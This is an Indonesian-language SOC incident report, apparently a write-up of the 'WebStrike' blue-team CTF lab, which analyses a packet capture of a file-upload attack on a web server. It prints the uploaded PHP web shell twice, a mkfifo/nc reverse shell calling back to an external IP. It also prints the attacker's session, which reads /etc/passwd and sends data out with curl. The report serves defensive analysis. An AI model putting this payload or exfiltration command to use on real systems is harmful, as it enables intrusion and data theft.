



2025

SECURITY REPORT

Backdoor Incident Investigation Report



github.com/Abdibimantara



abdibimantara.github.io



abdibimantara91@gmail.com

Table of Contents

| | | |
|----|------------------------------------|---|
| 1. | Executive Summary / Overview | 2 |
| 2. | Scope | 2 |
| 3. | Methodology..... | 2 |
| 4. | Finding and Analysis..... | 2 |
| 5. | Impact Assessment | 5 |
| 6. | Recommendations | 6 |
| 7. | Conclclusion | 6 |
| 8. | Reference..... | 6 |

1. Executive Summary / Overview

Berdasarkan hasil monitoring yang dilakukan oleh tim Security Operation Center (SOC), terdeteksi adanya alarm yang dihasilkan oleh perangkat keamanan Security Information and Event Management (SIEM). Alarm tersebut mengindikasikan keberadaan suspicious file pada web server. Tim SOC telah menerima konfirmasi dari Tim Development bahwa file tersebut tergolong sebagai anomali dan berpotensi terkait aktivitas berbahaya (malicious process). Aktivitas terkait juga terekam oleh perangkat network analyzer, sehingga Tim SOC melakukan investigasi lanjutan untuk menindaklanjuti insiden tersebut. Hasil dari investigasi tersebut, benar terdapat aktivitas file upload yang dilakukan oleh threat actor guna menexfiltrasi data sensitive pada system tersebut.

2. Scope

Dalam laporan investigasi ini, mencakup process Analisa menggunakan data PCAP yang didapatkan tim SOC dari perangkat network analyzer dengan tujuan untuk mengidentifikasi Initial process terhadap file tersebut, pola komunikasi yang berkaitan dengan malicious activity, Serta beberapa *Indicator of Compromise* (IoC) yang menjadi bagian dari process malicious tersebut. Process investigasi ini juga difokuskan untuk mengetahui sejauh mana upaya *data exfiltration* yang sudah dilakukan. Berdasarkan hasil temuan tersebut, akan disusun rekomendasi yang bersifat *actionable* guna mendukung langkah mitigasi dan pencegahan insiden serupa di masa mendatang.

3. Methodology

Dalam pelaksanaannya, methodology dalam investigasi ini meliputi beberapa fase utama. Fase pertama, dimulai dengan dilakukannya Analisa pada file dump network traffic yang didalam dari perangkat network analyzer (Wireshark) dalam bentuk PCAP. Analisa ini bertujuan untuk meninjau semua informasi network traffic secara mendalam. Dalam process Analisa tersebut, Tim SOC memfokuskan pada common protocol yang sering disalahgunakan oleh threat actor seperti HTTP, HTTPS, FTP, SMB dan DNS. Analisa juga menyertakan pada aktivitas transfer file, yang memiliki pola traffic anomaly.


Fase kedua, lanjutan dari sebelumnya berupa process rekonstruksi traffic, di mana file yang ditransfer melalui jaringan direkonstruksi jika memungkinkan. Dari Process tersebut diharapkan dapat mengidentifikasi adanya potensi IP address ataupun Domain yang bersifat malicious. Output dari temuan tersebut berupa korelasi terhadap *Indicators of Compromise* (IOC) dengan membandingkan indikator yang ditemukan melalui sumber forum ataupun threat intelligence.

Fase ketiga, penutup dari methodology dalam process Analisa ini. Fase ketiga berupa fase pelaporan yang bertujuan untuk mendokumentasikan terkait semua temuan, anomaly serta potensi risiko, dan berisikan rekomendasi mitigasi yang dapat dilakukan untuk mencegah atau meminimalkan dampak insiden.

4. Finding and Analysis

Investigasi dimulai dengan mencari tahu aktivitas dari file upload tersebut. Dalam process tersebut kami menggunakan query `http.request.method == POST`, untuk mempermudah kami


dalam menemukan adanya aktivitas file Upload. Benar saja, initial finding terkait aktivitas file upload sudah berhasil kami temukan.



The image shows a Wireshark packet capture window. The top bar indicates the file is 'WebStrike.pcap'. The filter bar shows 'http.request.method == POST'. The packet list shows three packets: packet 53 (1304 bytes, POST /reviews/upload.php), packet 63 (1302 bytes, POST /reviews/upload.php), and packet 267 (228 bytes, POST / HTTP/1.1). The packet details for packet 53 are expanded, showing the request line 'POST /reviews/upload.php HTTP/1.1' and the content type 'application/x-php'.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------------------------|---------------|---------------|----------|--------|---|
| 53 | 2023-11-30 18:43:55.218060 | 117.11.88.124 | 24.49.63.79 | HTTP | 1304 | POST /reviews/upload.php HTTP/1.1 (application/x-php) |
| 63 | 2023-11-30 18:44:18.053722 | 117.11.88.124 | 24.49.63.79 | HTTP | 1302 | POST /reviews/upload.php HTTP/1.1 (application/x-php) |
| 267 | 2023-11-30 18:46:39.668239 | 24.49.63.79 | 117.11.88.124 | HTTP | 228 | POST / HTTP/1.1 (application/x-www-form-urlencoded) |

Temuan awal kami berupa adanya packet data yang berisi informasi mengenai request mothod yang digunakan oleh attacker berupa POST dan terdapat path uri /reviews/upload.php. aktivitas tersebut terdeteksi berasal pada 30 November 2023 spesifik dari jam 18:43 sampai dengan 18:46.



The image shows a geolocation data page from IPRegistry.co for the IP address 117.11.88.124. The page includes icons for location, country, region, city, ISP, organization, latitude, and longitude. The data is as follows:

| Geolocation data from | IPRegistry.co | Product: API, real-time |
|----------------------------------|--|-------------------------|
| IP ADDRESS: 117.11.88.124 | ISP: China Unicom China169 Backbone | |
| COUNTRY: China | ORGANIZATION: China Unicom Tianjin Province Network (chinaunicom.com) | |
| REGION: Tianjin Shi | LATITUDE: 39.14218 | |
| CITY: Tianjin | LONGITUDE: 117.17609 | |

Incorrect location? [Contact IPRegistry.co](#) [view map](#)

Dari informasi diatas, terlihat bahwa Terdapat source IP yang merupakan ip eksternal berhubungan dengan aktivitas file upload tersebut. IP 117.11.88.124, berasal dari negara China dengan informasi mengenai Autonomous System Label yaitu CHINA UNICOM China169 Backbone. Setelah berhasil mengidentifikasi lebih lanjut, IP tersebut berasal dari Jalan ShiZiLin ,HeBei district of Tianjin,China.

```
POST /reviews/upload.php HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----240702681933131672661702936221
Content-Length: 688
Origin: http://shoporoma.com
Connection: keep-alive
Referer: http://shoporoma.com/reviews/
Upgrade-Insecure-Requests: 1
```

Secara detail informasi dari packet data tersebut berisikan informasi lain seperti request metode yang digunakan, host yang coba diakses, User agent yang digunakan dalam process upload file tersebut. Secara User agent tidak tampak adanya anomaly dikarenakan user agent yang digunakan adalah Mozilla (walau pada umumnya user agent dapat dimodifikasi).

Masih menggunakan query filter yang sama, tim SOC menemukan adanya process upload file malicious tersebut. Dimana terdapat 2 percobaan yang dilakukan oleh threat actor untuk

mengupload file tersebut. Percobaan pertama terindikasi gagal dikarenakan terdapat konfigurasi batasan jenis file yang dapat diupload sehingga mendapat response Invalid file format.

```
-----240702681933131672661702936221
Content-Disposition: form-data; name="uploadedFile"; filename="image.php"
Content-Type: application/x-php

<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>

-----240702681933131672661702936221--
HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:43:57 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 20
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Invalid file format.
```

Percobaan kedua, threat actor berhasil melakukan file upload ke dalam webserver dengan memanfaatkan metode double ekstension file. File tersebut dimodifikasi oleh threat actor agar menyerupai file jpg, sehingga webserver akan membaca file tersebut sebagai gambar foto pada umumnya. File .php tersebut sebenarnya berisikan suatu malicious script yang berfungsi sebagai backdoor agar terjadinya koneksi unauthorized ke arah attack melalui metode reverse shell.

```
-----26176590812480906864292095114
Content-Disposition: form-data; name="uploadedFile"; filename="image.jpg.php"
Content-Type: application/x-php

<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>

-----26176590812480906864292095114--
HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:44:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 26
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

File uploaded successfully
```

Proses file upload tersebut menargetkan form file upload yang berada pada path /reviews, namun path tersebut bukanlah path aslinya sehingga investigasi dilanjutkan untuk mengetahui path mana yang dijadikan target oleh threat actor tersebut. Dan tim SOC mendapati informasi lanjutannya berupa path yang digunakan adalah /reviews/uploads/.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|------------|---------------|---------------|----------|--------|---|
| 335 | 288.401559 | 117.11.88.124 | 24.49.63.79 | HTTP | 426 | GET /icons/back.gif HTTP/1.1 |
| 339 | 75.225143 | 117.11.88.124 | 24.49.63.79 | HTTP | 376 | GET /icons/blank.gif HTTP/1.1 |
| 339 | 288.408569 | 117.11.88.124 | 24.49.63.79 | HTTP | 427 | GET /icons/blank.gif HTTP/1.1 |
| 121 | 75.228218 | 117.11.88.124 | 24.49.63.79 | HTTP | 377 | GET /icons/image2.gif HTTP/1.1 |
| 340 | 288.401886 | 117.11.88.124 | 24.49.63.79 | HTTP | 428 | GET /icons/image2.gif HTTP/1.1 |
| 11 | 4.435395 | 117.11.88.124 | 24.49.63.79 | HTTP | 444 | GET /products/ HTTP/1.1 |
| 14 | 4.458838 | 117.11.88.124 | 24.49.63.79 | HTTP | 382 | GET /products/images/product1.jpg HTTP/1.1 |
| 19 | 4.458594 | 117.11.88.124 | 24.49.63.79 | HTTP | 382 | GET /products/images/product2.jpg HTTP/1.1 |
| 43 | 18.514912 | 117.11.88.124 | 24.49.63.79 | HTTP | 449 | GET /reviews/ HTTP/1.1 |
| 103 | 75.201187 | 117.11.88.124 | 24.49.63.79 | HTTP | 410 | GET /reviews/uploads HTTP/1.1 |
| 107 | 75.207010 | 117.11.88.124 | 24.49.63.79 | HTTP | 410 | GET /reviews/uploads HTTP/1.1 |
| 326 | 288.309226 | 117.11.88.124 | 24.49.63.79 | HTTP | 470 | GET /reviews/uploads HTTP/1.1 |
| 130 | 84.158547 | 117.11.88.124 | 24.49.63.79 | HTTP | 480 | GET /reviews/uploads/image.jpg.php HTTP/1.1 |
| 83 | 63.058836 | 117.11.88.124 | 24.49.63.79 | HTTP | 410 | GET /uploads HTTP/1.1 |
| 17 | 4.458134 | 24.49.63.79 | 117.11.88.124 | HTTP | 347 | HTTP/1.1 200 OK |
| 21 | 4.458755 | 24.49.63.79 | 117.11.88.124 | HTTP | 348 | HTTP/1.1 200 OK |
| 111 | 75.228479 | 24.49.63.79 | 117.11.88.124 | HTTP | 497 | HTTP/1.1 200 OK (GIF89a) |
| 119 | 75.229148 | 24.49.63.79 | 117.11.88.124 | HTTP | 566 | HTTP/1.1 200 OK (GIF89a) |
| 123 | 75.229428 | 24.49.63.79 | 117.11.88.124 | HTTP | 666 | HTTP/1.1 200 OK (GIF89a) |
| 331 | 288.408878 | 24.49.63.79 | 117.11.88.124 | HTTP | 497 | HTTP/1.1 200 OK (GIF89a) |

Setelah berhasil melakukan file upload tersebut, koneksi akan secara otomatis terbangun ke arah IP threat actor melalui port 8080. Terlihat bahwa dari koneksi tersebut berhasil dibuat dan dimanfaatkan oleh threat actor untuk melakukan dump kredensial login ke arah webserver tersebut.

| | | | | | | | | | | | | | | | | |
|-----|------------|-------------|---------------|-----|----|-------|---|------|------------|----------|---------|-----------|--------|------------------|-----------------|------------------------------------|
| 163 | 117.999424 | 24.49.63.79 | 117.11.88.124 | TCP | 98 | 54448 | - | 8080 | [PSH, ACK] | Seq=211 | Ack=21 | Win=64256 | Len=32 | TSval=3033680960 | TSecr=643940783 | |
| 166 | 124.265867 | 24.49.63.79 | 117.11.88.124 | TCP | 73 | 54448 | - | 8080 | [PSH, ACK] | Seq=243 | Ack=30 | Win=64256 | Len=7 | TSval=3033615316 | TSecr=643947139 | |
| 168 | 124.266042 | 24.49.63.79 | 117.11.88.124 | TCP | 68 | 54448 | - | 8080 | [PSH, ACK] | Seq=250 | Ack=30 | Win=64256 | Len=2 | TSval=3033615316 | TSecr=643947140 | [TCP segment of a reassembled PDU] |
| 180 | 160.063651 | 24.49.63.79 | 117.11.88.124 | TCP | 68 | 54448 | - | 8080 | [PSH, ACK] | Seq=3142 | Ack=46 | Win=64256 | Len=2 | TSval=3033651114 | TSecr=643982937 | [TCP segment of a reassembled PDU] |
| 184 | 191.367162 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3144 | Ack=100 | Win=64256 | Len=1 | TSval=3033682417 | TSecr=644014234 | [TCP segment of a reassembled PDU] |
| 188 | 191.367362 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3145 | Ack=100 | Win=64256 | Len=1 | TSval=3033682417 | TSecr=644014241 | [TCP segment of a reassembled PDU] |
| 190 | 191.367480 | 24.49.63.79 | 117.11.88.124 | TCP | 72 | 54448 | - | 8080 | [PSH, ACK] | Seq=3146 | Ack=100 | Win=64256 | Len=6 | TSval=3033682418 | TSecr=644014241 | [TCP segment of a reassembled PDU] |
| 192 | 191.367616 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3152 | Ack=100 | Win=64256 | Len=1 | TSval=3033682418 | TSecr=644014241 | [TCP segment of a reassembled PDU] |
| 194 | 191.367717 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3153 | Ack=100 | Win=64256 | Len=1 | TSval=3033682418 | TSecr=644014241 | [TCP segment of a reassembled PDU] |
| 196 | 191.367847 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3154 | Ack=100 | Win=64256 | Len=1 | TSval=3033682418 | TSecr=644014242 | [TCP segment of a reassembled PDU] |
| 198 | 191.367964 | 24.49.63.79 | 117.11.88.124 | TCP | 72 | 54448 | - | 8080 | [PSH, ACK] | Seq=3155 | Ack=100 | Win=64256 | Len=6 | TSval=3033682418 | TSecr=644014242 | [TCP segment of a reassembled PDU] |
| 200 | 191.368141 | 24.49.63.79 | 117.11.88.124 | TCP | 83 | 54448 | - | 8080 | [PSH, ACK] | Seq=3161 | Ack=100 | Win=64256 | Len=17 | TSval=3033682418 | TSecr=644014242 | [TCP segment of a reassembled PDU] |
| 202 | 191.368313 | 24.49.63.79 | 117.11.88.124 | TCP | 83 | 54448 | - | 8080 | [PSH, ACK] | Seq=3178 | Ack=100 | Win=64256 | Len=17 | TSval=3033682418 | TSecr=644014242 | [TCP segment of a reassembled PDU] |
| 204 | 191.368489 | 24.49.63.79 | 117.11.88.124 | TCP | 84 | 54448 | - | 8080 | [PSH, ACK] | Seq=3195 | Ack=100 | Win=64256 | Len=18 | TSval=3033682419 | TSecr=644014242 | [TCP segment of a reassembled PDU] |
| 206 | 191.368677 | 24.49.63.79 | 117.11.88.124 | TCP | 85 | 54448 | - | 8080 | [PSH, ACK] | Seq=3213 | Ack=100 | Win=64256 | Len=19 | TSval=3033682419 | TSecr=644014242 | |
| 208 | 191.368868 | 24.49.63.79 | 117.11.88.124 | TCP | 87 | 54448 | - | 8080 | [PSH, ACK] | Seq=3232 | Ack=100 | Win=64256 | Len=21 | TSval=3033682419 | TSecr=644014243 | [TCP segment of a reassembled PDU] |
| 210 | 191.369044 | 24.49.63.79 | 117.11.88.124 | TCP | 84 | 54448 | - | 8080 | [PSH, ACK] | Seq=3253 | Ack=100 | Win=64256 | Len=18 | TSval=3033682419 | TSecr=644014243 | [TCP segment of a reassembled PDU] |
| 212 | 191.369222 | 24.49.63.79 | 117.11.88.124 | TCP | 82 | 54448 | - | 8080 | [PSH, ACK] | Seq=3271 | Ack=100 | Win=64256 | Len=16 | TSval=3033682419 | TSecr=644014243 | [TCP segment of a reassembled PDU] |
| 214 | 191.369412 | 24.49.63.79 | 117.11.88.124 | TCP | 87 | 54448 | - | 8080 | [PSH, ACK] | Seq=3287 | Ack=100 | Win=64256 | Len=21 | TSval=3033682420 | TSecr=644014243 | [TCP segment of a reassembled PDU] |
| 216 | 191.369602 | 24.49.63.79 | 117.11.88.124 | TCP | 83 | 54448 | - | 8080 | [PSH, ACK] | Seq=3308 | Ack=100 | Win=64256 | Len=17 | TSval=3033682420 | TSecr=644014243 | [TCP segment of a reassembled PDU] |
| 218 | 191.369716 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3325 | Ack=100 | Win=64256 | Len=1 | TSval=3033682420 | TSecr=644014243 | [TCP segment of a reassembled PDU] |
| 220 | 191.369826 | 24.49.63.79 | 117.11.88.124 | TCP | 71 | 54448 | - | 8080 | [PSH, ACK] | Seq=3326 | Ack=100 | Win=64256 | Len=5 | TSval=3033682420 | TSecr=644014244 | [TCP segment of a reassembled PDU] |
| 222 | 191.369956 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3331 | Ack=100 | Win=64256 | Len=1 | TSval=3033682420 | TSecr=644014244 | [TCP segment of a reassembled PDU] |
| 224 | 191.370055 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3332 | Ack=100 | Win=64256 | Len=1 | TSval=3033682420 | TSecr=644014244 | [TCP segment of a reassembled PDU] |
| 226 | 191.370187 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3333 | Ack=100 | Win=64256 | Len=1 | TSval=3033682420 | TSecr=644014244 | [TCP segment of a reassembled PDU] |
| 228 | 191.370286 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3334 | Ack=100 | Win=64256 | Len=1 | TSval=3033682420 | TSecr=644014244 | [TCP segment of a reassembled PDU] |
| 230 | 191.370437 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3335 | Ack=100 | Win=64256 | Len=1 | TSval=3033682421 | TSecr=644014244 | [TCP segment of a reassembled PDU] |
| 232 | 191.370537 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3336 | Ack=100 | Win=64256 | Len=1 | TSval=3033682421 | TSecr=644014244 | [TCP segment of a reassembled PDU] |
| 234 | 191.370665 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3337 | Ack=100 | Win=64256 | Len=1 | TSval=3033682421 | TSecr=644014244 | [TCP segment of a reassembled PDU] |
| 236 | 191.370764 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3338 | Ack=100 | Win=64256 | Len=1 | TSval=3033682421 | TSecr=644014244 | [TCP segment of a reassembled PDU] |
| 238 | 191.370890 | 24.49.63.79 | 117.11.88.124 | TCP | 67 | 54448 | - | 8080 | [PSH, ACK] | Seq=3339 | Ack=100 | Win=64256 | Len=1 | TSval=3033682421 | TSecr=644014245 | [TCP segment of a reassembled PDU] |

```

/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ uname -a
Linux ubuntu-virtual-machine 6.2.0-37-generic #38~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov  2 18:01:13 UTC x86_64 x86_64 x86_64 GNU/Linux
$ pwd
/var/www/html/reviews/uploads
$ ls /home
ubuntu
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
$ curl -X POST -d /etc/passwd http://117.11.88.124:443/
% Total % Received % Xferd Average Speed Time Time Current
           Dload Upload Total Spent Left Speed
  0    0    0    0    0    0  0 0 0 0 0 0 0 0 0 0 0 0 0 0
100 368 100 357 100 11 56774 17[393 bytes missing in capture file].$

```

Terlihat bahwa terdapat beberapa command seperti whoami, uname -a pwd dan etc/passwd yang berguna untuk menampilkan seluruh isi file database akun user di sistem Linux/Unix. Sebenarnya file asli mengenai password tersebut dapat di akses melalui /etc/shadow namun untuk mengaksesnya, butuh user dengan lever root. Sehingga attacker umumnya menargetkan file etc/passwd yang dapat diakses oleh semua user (permission: 644). Selain itu juga terdapat process exfiltration data dengan menggunakan string Curl untuk memposting terkait data yang ada di direktori tersebut kearah ip threat actor dengan destination port 443.

5. Impact Assessment

Berdasarkan hasil investigasi tim SOC, insideng ini memiliki dampak yang signifikan terhadap system web sever perusahaan dengan detail sebagai berikut :

- Web Server Compromise
 - Attacker berhasil melakukan upload malicious file dengan double ekstensi (.jpg.php) melalui from upload di /reviews/uploads/
 - File berisi malicious script (webshell/backdoor) yang memungkinkan attacker dapat membangun koneksi reverse shell ke server dari IP eksternal (117.11.88.124).
- Ceredential Compromise
 - Setelah mendapatkan akses, attacker melakukan enumerasi sistem dengan command seperti whoami, uname -a, pwd dan mencoba membaca file sensitif /etc/passwd
 - Aktivitas tersebut menunjukkan threat actor berupa mengumpulkan informasi user account sebagai langkah awal untuk privilege escalation.
- Data Exfiltration

- Ditemukan indikasi exfiltrasi data menggunakan perintah curl, yang digunakan untuk mengirim file/direktori dari server menuju IP Threat actor melalui port 443.
- Temuan tersebut mengindikasikan adanya potensi kebocoran data internal yang tersimpan pada direktori yang diakses Threat actor.
- Potential Further Risks
 - Apabila akses *backdoor* tetap aktif, *threat actor* berpotensi mempertahankan akses ilegal ke sistem (*persistence*), melakukan peningkatan hak akses (*privilege escalation*), serta memperluas serangan dengan menargetkan sistem lain yang terhubung dengan sistem awal yang telah dikompromikan.
 - Risiko reputasi dan kepatuhan regulasi meningkat apabila data sensitif terbukti terekspos.

6. Recommendations

- Lakukan isolasi terhadap system yang terdampak dari insiden tersebut yang terindikasi memiliki akses backdoor untuk mencegah lateral movement.
- Segera hapus *malicious file* dan tutup akses ilegal yang ditemukan. Termasuk audit account ataupun user yang ada pada system tersebut serta lakukan reset kredensial.
- Pastikan perangkat security dan system operasi sudah dalam versi tersebut dan terkonfigurasi dengan benar.
- Lakukan Continuous Monitoring, terhadap melalui network traffic waf application serta process yang berasal dari system yang digunakan.
- Lakukan threat hunting pada seluruh infrastruktur dengan memanfaatkan Indicators of Compromise (IOC) untuk memastikan tidak ada backdoor atau jejak serangan lain yang masih aktif.
- Tingkatkan kesadaran tim terkait potensi serangan berulang melalui backdoor, serta pastikan prosedur incident response diperbarui untuk menangani kasus serupa secara lebih cepat dan efektif.

7. Conclusion

Hasil investigasi menunjukkan adanya indikasi akses backdoor yang berpotensi dapat dimanfaatkan oleh threat actor guna mempertahankan akses ilegal, melakukan privilege escalation, serta lateral movement ke system lain yang terhubung. Temuan ini menunjukkan pentingnya Langkah mitigasi segera dilakukan seperti isolasi system, penghapusan akses ilegal, serta memastikan keamanan dari sisi network, aplikasi dan endpoint.

8. Reference

[Blue team CTF Challenges | WebStrike - CyberDefenders](#)